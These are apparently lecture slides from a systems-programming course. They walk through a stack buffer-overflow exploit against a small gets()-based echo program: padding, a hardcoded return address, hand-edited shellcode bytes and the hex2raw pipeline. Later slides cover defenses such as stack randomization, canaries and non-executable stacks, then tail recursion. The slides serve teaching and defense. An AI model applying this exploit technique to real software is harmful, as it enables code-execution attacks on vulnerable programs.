# CS 33


## Machine Programming (6)

# Crafting the Exploit ...

- **Code + padding**
  - 96 bytes long
    - 80 bytes for buf
    - 8 bytes for base pointer
    - 8 bytes for return address

## Code (in C):

```
void exploit() {
  write(1, "hacked by twd",
       strlen("hacked by twd"));
  exit(0);
}
```



# Assembler Code from gcc

```
   .file "exploit.c"
   .section        .rodata.str1.1,"aMS",@progbits,1
.LC0:
   .string "hacked by twd"
   .text
   .globl  exploit
   .type   exploit, @function
exploit:
.LFB19:
   .cfi_startproc
   subq    $8, %rsp
   .cfi_def_cfa_offset 16
   movl    $13, %edx
   movl    $.LC0, %esi
   movl    $1, %edi
   call    write
   movl    $0, %edi
   call    exit
   .cfi_endproc
.LFE19:
   .size   exploit, .-exploit
   .ident  "GCC: (Debian 4.7.2-5) 4.7.2"
   .section .note.GNU-stack,"",@progbits
```

# Exploit

```
exploit:  # assume start address is 0x7fffffffe6d0
  subq  $8, %rsp          # needed for syscall instructions
  movl  $13, %edx         # length of string
  movq  $0x7fffffffe6fb, %rsi   # address of output string
  movl  $1, %edi          # write to standard output
  movl  $1, %eax          # do a "write" system call
  syscall
  movl  $0, %edi          # argument to exit is 0
  movl  $60, %eax         # do an "exit" system call
  syscall
str:
.string "hacked by twd"
  nop
  nop
  ...     26 no-ops
  nop
.quad 0x7fffffffe6d0
.byte '\n'
```

# Actual Object Code

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08                 sub    $0x8,%rsp
   4:   ba 0e 00 00 00              mov    $0xe,%edx
   9:   48 be fb e6 ff ff ff        movabs $0x7fffffffe6fb,%rsi
  10:   7f 00 00
  13:   bf 01 00 00 00              mov    $0x1,%edi
  18:   b8 01 00 00 00              mov    $0x1,%eax
  1d:   0f 05                       syscall
  1f:   bf 00 00 00 00              mov    $0x0,%edi
  24:   b8 3c 00 00 00              mov    $0x3c,%eax
  29:   0f 05                       syscall

000000000000002b <str>:
  2b:   68 61 63 6b 65              pushq  $0x656b6361
  30:   64 20 62 79                 and    %ah,%fs:0x79(%rdx)
  34:   20 74 77 64                 and    %dh,0x64(%rdi,%rsi,2)
  38:   00 90 90 90 90              add    %dl,-0x6f6f6f70(%rax)
  . . .
```

# Using the Exploit

1) Assemble the code

```
gcc –c exploit.s
```

2) disassemble it

```
objdump –d exploit.o > exploit.txt
```

3) edit object.txt

(see next slide)

4) Convert to raw and input to exploitee

```
cat exploit.txt | ./hex2raw | ./echo
```

# Unedited exploit.txt

```
Disassembly of section .text:

Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08                  sub    $0x8,%rsp
   4:   ba 0d 00 00 00               mov    $0xd,%edx
   9:   48 be fb e6 ff ff ff         movabs $0x7fffffffe6fb,%rsi
  10:   7f 00 00
  13:   bf 01 00 00 00               mov    $0x1,%edi
  18:   b8 01 00 00 00               mov    $0x1,%eax
  1d:   0f 05                        syscall
  1f:   bf 00 00 00 00               mov    $0x0,%edi
  24:   b8 3c 00 00 00               mov    $0x3c,%eax
  29:   0f 05                        syscall

       . . .
```

# Edited exploit.txt

```
48 83 ec 08                /* sub    $0x8,%rsp */
ba 0d 00 00 00             /* mov    $0xd,%edx */
48 be fb e6 ff ff ff       /* movabs $0x7fffffffe6fb,%rsi */
7f 00 00
bf 01 00 00 00             /* mov    $0x1,%edi */
b8 01 00 00 00             /* mov    $0x1,%eax */
0f 05                      /* syscall */
bf 00 00 00 00             /* mov    $0x0,%edi */
b8 3c 00 00 00             /* mov    $0x3c,%eax */
0f 05                      /* syscall */
       . . .
```

# Quiz 1

```
int main( ) {
   char buf[80];
   gets(buf);
   puts(buf);
   return 0;
}
```

```
main:
  subq  $80, %rsp  # grow stack
  movq  %rsp, %rdi # setup arg
  call  gets
  movq  %rsp, %rdi # setup arg
  call  puts
  movl  $0, %eax   # set return value
  addq  $80, %rsp  # pop stack
  ret
```


## Exploit Code (in C):

```
void exploit() {
  write(1, "hacked by twd", 15);
  exit(0);
}
```

**The exploit code is executed:**

a) **on return from main**
b) **before the call to gets**
c) **before the call to puts, but after gets returns**

# Example


Exploit Addr
Exploit
ret
locals
main stack frame
gets and puts stack frames

# Defense!

- Don’t use gets!
- Make it difficult to craft exploits
- Detect exploits before they can do harm

# System-Level Protections


- Randomized stack offsets
  - at start of program, allocate random amount of space on stack
  - makes it difficult for hacker to predict beginning of inserted code

- Non-executable code segments
  - in traditional x86, can mark region of memory as either “read-only” or “writeable”
    - can execute anything readable
  - modern hardware requires explicit “execute” permission

```
unix> gdb echo
(gdb) break echo

(gdb) run
(gdb) print /x $rsp
$1 = 0x7ffffffc638

(gdb) run
(gdb) print /x $rsp
$2 = 0x7ffffffbb08

(gdb) run
(gdb) print /x $rsp
$3 = 0x7ffffffc6a8
```

# Stack Randomization


- We don't know exactly where the stack is
  - buffer is 2000 bytes long
  - the start of the buffer might be anywhere between 7000 and 8000



# NOP Slides

- NOP (No-Op) instructions do nothing
  - they just increment %rip to point to the next instruction
  - they are each one-byte long
  - a sequence of n NOPs occupies n bytes
    - if executed, they effectively add n to %rip
    - execution “slides” through them

# NOP Slides and Stack Randomization



# Stack Canaries

- Idea
  - place special value (“canary”) on stack just beyond buffer
  - check for corruption before exiting function
- gcc implementation
  - `-fstack-protector`
  - `-fstack-protector-all`

```
unix>./echo-protected
Type a string:1234
1234
```


```
unix>./echo-protected
Type a string:12345
*** stack smashing detected ***
```

# Protected Buffer Disassembly

```
0000000000001155 <echo>:
    1155:       55                      push   %rbp
    1156:       48 89 e5                mov    %rsp,%rbp
    1159:       48 83 ec 10             sub    $0x10,%rsp
    115d:       64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
    1164:       00 00
    1166:       48 89 45 f8             mov    %rax,-0x8(%rbp)
    116a:       31 c0                   xor    %eax,%eax
    116c:       48 8d 45 f4             lea    -0xc(%rbp),%rax
    1170:       48 89 c7                mov    %rax,%rdi
    1173:       b8 00 00 00 00          mov    $0x0,%eax
    1178:       e8 d3 fe ff ff          callq  1050 <gets@plt>
    117d:       48 8d 45 f4             lea    -0xc(%rbp),%rax
    1181:       48 89 c7                mov    %rax,%rdi
    1184:       e8 a7 fe ff ff          callq  1030 <puts@plt>
    1189:       b8 00 00 00 00          mov    $0x0,%eax
    118e:       48 8b 55 f8             mov    -0x8(%rbp),%rdx
    1192:       64 48 33 14 25 28 00    xor    %fs:0x28,%rdx
    1199:       00 00
    119b:       74 05                   je     11a2 <main+0x4d>
    119d:       e8 9e fe ff ff          callq  1040 <__stack_chk_fail@plt>
    11a2:       c9                      leaveq
    11a3:       c3                      retq
```

# Setting Up Canary


*Before call to gets*



```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq    %fs:0x28, %rax    # Get canary
    movq    %rax, -0x8(%rbp)  # Put on stack
    xorl    %eax, %eax        # Erase canary
    . . .
```

# Checking Canary



```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq    -0x8(%rbp), %rax # Retrieve from stack
    xorq    %fs:0x28, %rax   # Compare with Canary
    je      11a2             # Same: skip ahead
    call    __stack_chk_fail # ERROR
.L2:
    . . .
```

# Tail Recursion


```
int factorial(int x) {
  if (x == 1)
    return x;
  else
    return
      x*factorial(x-1);
}
```

```
int factorial(int x) {
  return f2(x, 1);
}

int f2(int a1, int a2) {
  if (a1 == 1)
    return a2;
  else
    return
      f2(a1-1, a1*a2);
}
```

# No Tail Recursion (1)

x: 6
return addr
x: 5
return addr
x: 4
return addr
x: 3
return addr
x: 2
return addr
x: 1
return addr


# No Tail Recursion (2)



x: 6
return addr
x: 5
return addr
x: 4
return addr
x: 3
return addr
x: 2
return addr
x: 1
return addr

ret: 720
ret: 120
ret: 24
ret: 6
ret: 2
ret: 1

# Tail Recursion



a1: 1, a2: 720

return addr

ret: 720

# Code: gcc –O1

```
f2:
        movl    %esi, %eax
        cmpl    $1, %edi
        je      .L5
        subq    $8, %rsp
        movl    %edi, %esi
        imull   %eax, %esi
        subl    $1, %edi
        call    f2          # recursive call!
        addq    $8, %rsp
.L5:
        rep
        ret
```

# Code: gcc –O2

```
f2:
        cmpl    $1, %edi
        movl    %esi, %eax
        je      .L8
.L12:
        imull   %edi, %eax
        subl    $1, %edi
        cmpl    $1, %edi
        jne     .L12
.L8:
        rep
        ret
```

**loop!**

# Computer Architecture and Optimization (1)

## What You Need to Know to Write Better Code

